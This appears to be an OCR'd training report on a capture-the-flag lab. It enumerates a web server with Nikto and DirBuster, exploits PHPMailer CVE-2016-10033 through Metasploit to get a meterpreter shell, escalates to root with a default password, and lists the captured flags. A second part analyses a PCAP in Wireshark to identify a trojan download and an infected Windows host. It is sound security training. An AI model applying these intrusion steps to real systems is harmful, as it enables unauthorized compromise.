
3 Webpage Enumeration


We first started with a scan with Nikto, and used a command: **Nikto -h 192.168.1.115 -C all**

```
root@Kali:~# nikto -h 192.168.1.115 -C all
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2020-07-06 16:16:22 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
 the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore
 this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-07-06 16:18:02 (GMT-7) (100 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Webpage Enumeration


We used OWASP DirBuster to get list of directories:






Flag

After running DirBuster, we identified a directory called vendor. Within this, there is a file called path which contains the first flag:




Flag

We were able to capture a second flag by running a wpscan and exploring wordpress uploads. It's a .png file that was hidden in one of the wordpress uploads. We can't cat it, so we moved it to **/var/www/html/** so it's viewable in a web browser: **cp /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png /var/www/html/**. Then navigated to http://YOUR-RAVEN-IP/flag3.png to grab it.




4 Identifying a Command Injection Vulnerability

Within the same vendor folder, there is a file called **SECURITY.md** which appears to list several different **PHPMailer** vulnerabilities for remote code execution:



Identifying a Command Injection Vulnerability

VERSION file told us that it's running version 5.2.16 of PHPMailer. This was enough information for us to look for an exploit. We also got information about the specific CVE-2016-10033 vulnerability to try, from the SECURITY.md file.



CVE-2016-10033

CVE-2016-10033 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description


The mailSend function in the isMail transport in PHPMailer before 5.2.18 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code via a \" (backslash double quote) in a crafted Sender property.

QUICK INFO

CVE Dictionary Entry:
CVE-2016-10033
NVD Published Date:
12/30/2016
NVD Last Modified:
10/09/2018
Source:
MITRE


Identifying a Command Injection Vulnerability

We used a module within the Metasploit console that writes a payload to the web root of the web server before then executing it with an HTTP request. The user running PHPMailer must have write access to the specified WEB_ROOT directory.




Identifying a Command Injection Vulnerability

We were able to successfully upload the payload:




5 Exploit Vulnerability via Ncat Connection

The exploit activated a listener that then established the meterpreter session:




6 Escalating to Root

First we started a meterpreter session like below. Then enter shell to enter a basic shell. We can then use python to spawn a /bin/bash/ shell. From here we can attempt a switch user (su) to root. Using the default linux password of toor, we gain access and find flag4 in the root home directory:



Flag

After navigating to the root directory we were able to capture the last flag.



Flags Captured

Flag 1	a2c1f66d2b8051bd3a5874b5b6e43e21
Flag 2	6a8ed560f0b5358ecf844108048eb337
Flag 3	a0f568aa9de277887f37730d71520d9b
Flag 4	df2bc5e951d91581467bb9a2a8ff4425

3

Wireshark

Capturing and analyzing live traffic

Wireshark Refresher

Wireshark- (defined)

- Wireshark is an application that is an open-source packet analyzer used to capture packets of data in its entirety; with extreme detail

- It is a tool used by security professionals to investigate any activity performed on a network, and with its capabilities it can help information technology specialist or a security team with a large range of tasks, from troubleshooting and debugging network problems, to examine security problems and malicious activity committed by external actors, as well as internal actors on a network

Summary

Files to be analyzed: PCAP

We analyzed a PCAP file which has captured all the data packets sent and received on the network (Kali VM: 192.168.1.90).

Tasks

The tools used alongside the security teams' knowledge and investigative skills have helped provide a summary of answers to the following issues which have brought the attention of the security team.


******all findings have been summarized and accompanied with evidence in the form of screenshots******


- ***answers to the following numbered questions are in blue***
- ***the syntax filters in Wireshark are in green***

Time Thieves

1. What is the domain name of the users' custom site?
   - Used ***LDAP*** in Wireshark to find the Active directory network: frank-n-ted.com

2. What is the IP address of the Domain Controller (DC) of the AD network?
   - The source ip of the domain controller is 10.6.12.12






Time Thieves

3. What is the name of the malware downloaded to the 10.6.12.203 machine?


   - answer: june11.dll




Time Thieves

4. Upload the file to VirusTotal.com.
   - Below is a screenshot of the HTTP link for the June.dll exported from Wireshark:
   - The file was analyzed with the help of virustotal.com

5. What kind of malware is this classified as?
   - The file June.dll was determined to be a trojan malware.






Vulnerable Windows Machines

After the Security team received the reports of an infected Windows computer on the network, the team gathered preliminary information:

- The machines IP ranged 172.16.4.0/24.
- The infections correlates to DNS domain is “mind-hammer.net”.
- The Domain Controller (DC) lives at 172.16.4.4 carrying the DNS name of “mind-hammer-DC”.
- The gateways and broadcast addresses are standard.


Vulnerable Windows Machines

1. Find the following information about the infected Windows machine:
   - Hostname: ROTTERDAM-PC
   - IP address 172.16.4.205
   - MAC address 00:59:07:b0:63:a4




Vulnerable Windows Machines


2. What is the username of the Windows user whose computer is infected?
    a. matthijs.devries
3. What is the IP address used in the actual infection traffic? 172.16.4.4



Vulnerable Windows Machines

4. As a bonus, retrieve the desktop background of the Windows host.





